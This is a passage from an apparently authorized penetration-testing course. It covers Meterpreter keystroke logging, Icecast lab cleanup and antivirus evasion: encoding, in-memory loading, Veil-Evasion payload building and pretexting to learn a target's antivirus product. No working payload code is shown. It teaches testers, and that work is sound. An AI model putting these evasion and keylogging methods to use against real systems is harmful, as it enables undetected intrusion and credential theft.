```
meterpreter > keyscan_dump
```

It should be noted that sometimes the keystroke logger misses keys or jumbles the order of keystrokes, especially when someone types rather quickly.

Then, stop the keystroke logger:

```
meterpreter > keyscan_stop
```




To finish the lab, you should cleanly exit the Meterpreter by typing:

```
meterpreter > exit
```

Then, to exit Metasploit, type:

```
msf exploit(icecast_header) > exit
```

You may want to restore your DEP settings to their original configuration and reactivate your security software.



To finalize the lab, kill Notepad on Windows. Then, let's stop and uninstall Icecast. It is unsafe to leave vulnerable software around even if it is not running.

First, stop the Icecast server by clicking the Stop Server button in the Icecast GUI on your Windows machine. Then, in the Icecast GUI, go to File → Exit. Icecast should now be shut down.

Then, uninstall it by invoking a cmd.exe and running the following command:


```
C:\> c:\icecasttemp\unins000.exe
```

When prompted, click Yes to uninstall Icecast and all its components.


When the process is complete, you see a message saying that "Icecast2 Win32 was successfully removed from your computer."

You can then delete the icecasttemp folder and recursively delete its contents (/s) by running:

```
C:\> rmdir /s c:\icecasttemp
```



Our next topic includes strategies and tactics for evading antivirus tools and related antimalware programs from detecting and blocking the payloads we attempt to run on target systems. We discuss various methods for doing this, and then focus on one of the most common and powerful: the Veil-Evasion framework. We then perform a lab using Veil-Evasion.




In the previous two labs in this course, we sent malicious payloads to a target machine. For the first lab, we used msfvenom to create a malicious executable file. For the second lab, we relied on Metasploit to automatically load a payload into a target by exploiting a buffer overflow flaw in the Icecast service. For either of those situations, an antivirus tool could have blocked execution of our Metasploit payload. Similarly, if we delivered our malicious payload via email, a website, a USB, DVD, or other mechanism, an antivirus tool could have blocked execution.

To properly model the actions of real-world computer attackers, penetration testers need the ability to evade detection by antivirus tools. There are multiple different approaches to evading malware, but not all of them are equal. Here are the commonly used methods:

- **Shut down the antivirus software:** For most penetration tests, this approach is NOT recommended, as it could expose the system to unnecessary risk from malicious attackers.
- **Ghost Writing:** This phrase refers to altering the malicious executable in a disassembler or hex editor, and adding innocuous machine-language instructions that preserve the behavior of the file, but alter the file contents so that it doesn't match antivirus signatures. Sometimes, adding just a single NOP instruction in an executable will alter it enough so an antivirus signature won't match it. However, Ghost Writing can sometimes be a painful and lengthy process, as different antivirus vendors write their signatures for different portions of individual malware specimens.
- **Encoding malware so it doesn't match signatures:** This technique involves modifying the malicious file in a systematic way, applying a round of encoding or even encryption and then applying a decoding/decrypting header in front of it. The resulting malware file will not match the signature of antivirus tools. When the file runs, the header decodes the rest of the file as it loads into memory.
- **Directly loading malware into memory:** This technique involves dodging antivirus tools that focus on detecting malware in the file system. By inserting the malware into memory directly, without touching the file system, we have a better chance of gaining execution without the antivirus tool noticing.
- **Custom compile the malware:** By custom compiling the malware from source code and choosing different instructions and different compiler options, the resulting malware likely won't match the antivirus signature.

The Veil-Evasion framework we'll cover in more detail (and perform a lab with) includes dozens of payloads that combine the last three of these approaches together.




A really important concept for penetration testers to understand is that, to be effective, they DO NOT have to evade every possible antivirus tool for every single test. Having such a goal is overkill, as the target organization likely relies on only one or two different antivirus products. You can save a lot of time, money, and effort if you focus exclusively for that penetration test on evading the specific antivirus products the target uses.

To determine the particular antivirus product used by the target organization, good reconnaissance helps out a lot. For some organizations, their email footer for all outbound email proclaims the antivirus product that scanned file attachments, telling the recipients which product the organization relies on. Alternatively, for organizations that don't have such email footers, we could rely on the DNS cache snooping technique we covered in 560.1 with recon-ng, looking for cached records associated with antivirus updates in the target's DNS servers.

Or, another quite effective approach is to simply ask. Target system personnel may tell you which antivirus tool they use during your scoping and formulation of rules of engagement. Or you may apply some social engineering (when it is allowed in scope), calling a user and asking them the antivirus product they use on their machines. Numerous social engineering approaches are possible for this, including posing as tech support helping the user troubleshoot a problem.

Once you've determined which antivirus product(s) the target organization is using, you should procure a copy of as close a version as you can and install it in your lab. Then, build multiple malicious files using tools like Veil-Evasion and see how each performs against the target organization's antivirus tool in your lab. Choose the best one and use it for your attack on that penetration test.




Some people think that an effective way to evade antivirus tools is to use the virustotal.com website, which hosts more than 50 different antivirus tools and enables users to upload files to see which AV tool detects the file as malware. It can indeed be exciting to formulate a malicious executable, upload it to virustotal.com, and see that 0 or only 2 or 5 antivirus tools out of 50+ products detected it as malware.

However, such an approach undercuts the penetration tester's own ability to model what a real-world malicious attacker would do. The virustotal.com website is set up to share any received samples with the antivirus vendors who participate in its service. That is, when you upload a file, you are not merely measuring whether antivirus tools can detect it. You are also providing that file to antivirus vendors who can then create a signature and block that file from executing going forward, which could severely limit your penetration test a few days in the future when your malicious files suddenly and unexpectedly stop working on the target environment.

It should be noted that virustotal.com does include a search utility, so you can send it a hash of the file (instead of the file itself) to see if it matches the hashes of any known malware. Although that is interesting for research purposes, this feature is a limited indication of whether your file will run on a target protected by the antivirus solution. A simple hash that you send may or may not match the items looked for by the antivirus solution in detecting your file.

Several other online antivirus scanners are available in addition to virustotal.com, some of which have a policy of NOT sharing with antivirus vendors. However, these smaller sites tend to appear and then disappear after a few months and often do not host the most popular enterprise antivirus solutions. Therefore, you are usually better buying a copy of the target's antivirus tool and running it in your laboratory, rather than using these services, especially virustotal.com.




To help evade antivirus tools, you can rely on automation. In the past, antivirus evasion was often a manual effort, with altering code in a hex editor or disassembler. Although some people still use such techniques with Ghost Writing, we can often achieve more ability in a faster time using automated tools designed to create malicious files that evade detection.

Metasploit used to include a tool called msfencode that would take an executable, apply one of several dozen encoding and encryption schemes to it, and then apply a decoding/decryption header upfront. But the msfencode tool was retired in favor of a newer tool called msfvenom, which we used in the msfconsole lab earlier in 560.3. With msfvenom, Metasploit takes a given payload, applies multiple rounds of encoding using dozens of different techniques, and creates a stand-alone malicious file.

Although msfvenom is indeed a useful option, many antivirus vendors focus on detecting its output given the popularity of Metasploit in the attacker community.

Therefore, it is helpful for having other options in addition to msfvenom for antivirus evasion. One of the best free tools for doing so is Veil-Evasion, which is a part of the Veil Framework of penetration testing tools. Let's look at the Veil Framework and Veil-Evasion in more detail and perform a hands-on lab with Veil-Evasion.




The Veil Framework (called "Veil" for short) was developed primarily by Will Schroeder and Chris Truncer; although, several other people have contributed code to the project.

Veil consists of numerous different pen test-related projects and tools, each with a different focus. Some of the most interesting parts of the Veil Framework include:

- **Veil-Evasion:** This tool creates payloads designed to evade antivirus tools and other antimalware products.
- **Veil-Catapult:** This tool is focused on running payloads on a target machine and is especially useful if Metasploit or Microsoft Sysinternals psexec cannot cause code to run on a target machine.
- **Veil-Pillage:** This tool includes various modules that pillage a compromised target machine, pulling information such as user credentials (usernames, password hashes, and passwords). It also includes modules that enable Remote Desktop (RDP), disable User Account Control (UAC), and more.
- **Veil PowerUp:** These are a series of PowerShell scripts focused on analyzing a local Windows machine to determine if any local privilege escalation vulnerabilities would allow a pen tester to gain admin or local SYSTEM level access on the machine.

This section of the class focuses on Veil-Evasion, one of the most useful parts of the Veil Framework.




Veil-Evasion is an easy-to-use, step-by-step menu-driven interface for creating malicious payloads for execution on a target machine while evading antivirus tools. It's look and feel is similar to Metasploit's; although, it strives to be even easier to use. You can create Metasploit payloads with it, armored to evade detection, which you can then control from msfconsole. Or you could create your own customized payloads with it.

Currently, several dozen different payload types are supported, each featuring different native languages (including C, C#, Python, and Ruby), different methods for injecting the malware into memory to evade detection, and different payload types (including raw shell and Meterpreter).


After you create a payload using Veil-Evasion, you can control it using Metasploit's msfconsole.

In addition to its menu-driven interface, Veil-Evasion also includes a complete command-line interface suitable for you to write your own scripts that call Veil-Evasion.



Another useful aspect of the Veil-Evasion tool is its authors' practice of observing a monthly (approximately) release cycle. That is, once per month, the Veil authors aim to release a new payload that evades all known antivirus tools at the time of its release. The day on which the new Veil payload is released is known as VDay. This practice started September 15, 2013, and has continued approximately monthly since then. Although they do miss a month or more from time to time, it is generally helpful to have fresh payloads released for Veil-Evasion fairly regularly to stay ahead of the antivirus vendors detection capabilities.

It is worth noting that some of the older Veil-Evasion payloads still work GREAT in evading antivirus tools. Don't rule out a given Veil-Evasion payload simply because of its age. Some of the 1- or 2-year old payloads still foil antivirus tools.



Next, let's perform a lab using Veil-Evasion to generate a malicious executable. Unlike our earlier lab with msfconsole, however, the techniques we use to create this executable are more likely to result in a payload that will evade antivirus tools, a handy capability enabled by Veil-Evasion.

The goals for this lab focus on using Veil-Evasion to explore its feature set and to learn how to use it to build payloads that could evade various antivirus tools.

In the lab, you run Veil-Evasion and configure it to create a Metasploit-compatible payload in a Windows .bat file. When that .bat file runs, it will launch Windows PowerShell to build a Meterpreter stage with reverse_https stager in the memory of the target machine where it runs. Because the Meterpreter gets loaded into memory by PowerShell from an encoded source in the .bat file, it is less likely to be detected by antivirus tools.


It is important to note that not every Veil-Evasion payload dodges every antivirus tool. It is a hit-and-miss situation, which is constantly changing as the antivirus vendors adapt their tools to detect different attacks. We use the Meterpreter with reverse_https stager loaded into memory as an example here to build our skills. When pen testing, you'd rely on Veil-Evasion in the same way to build different payloads and test each in the lab against the antivirus tool used by the target environment until you found one that evades it.

In addition to creating the malicious payload, Veil-Evasion also creates a Metasploit configuration file (with a .rc suffix) that automatically prepares Metasploit with a multi/handler to receive an inbound connection from the malicious payload when it executes on a target machine. You run Metasploit and configure it with this .rc file in this lab.

You then run the malicious payload on your Windows machine, and it connects back to Linux where Metasploit awaits it.

Switching Back to Bridged Networking

- For this lab, you need to switch back to bridged networking
  - In your host OS, disable VMnet1 (if it exists)
  - In VMware's settings, select Bridged networking
  - Try to ping back and forth between Windows and Linux



Network Pen Testing and Ethical Hacking 109

To conduct this lab, you need to switch your virtual machine environment to use bridged networking. This is accomplished in three steps:

1) Disable VMnet1 (if it exists on your system). In a Windows host, you can do this by running ncpa.cpl at the command line. Then, find VMnet1, right-click it, and select Disable.
2) In VMware's network configuration, select the radio button associated with Bridged networking.
3) Make sure your Windows and Linux machines can ping each other:

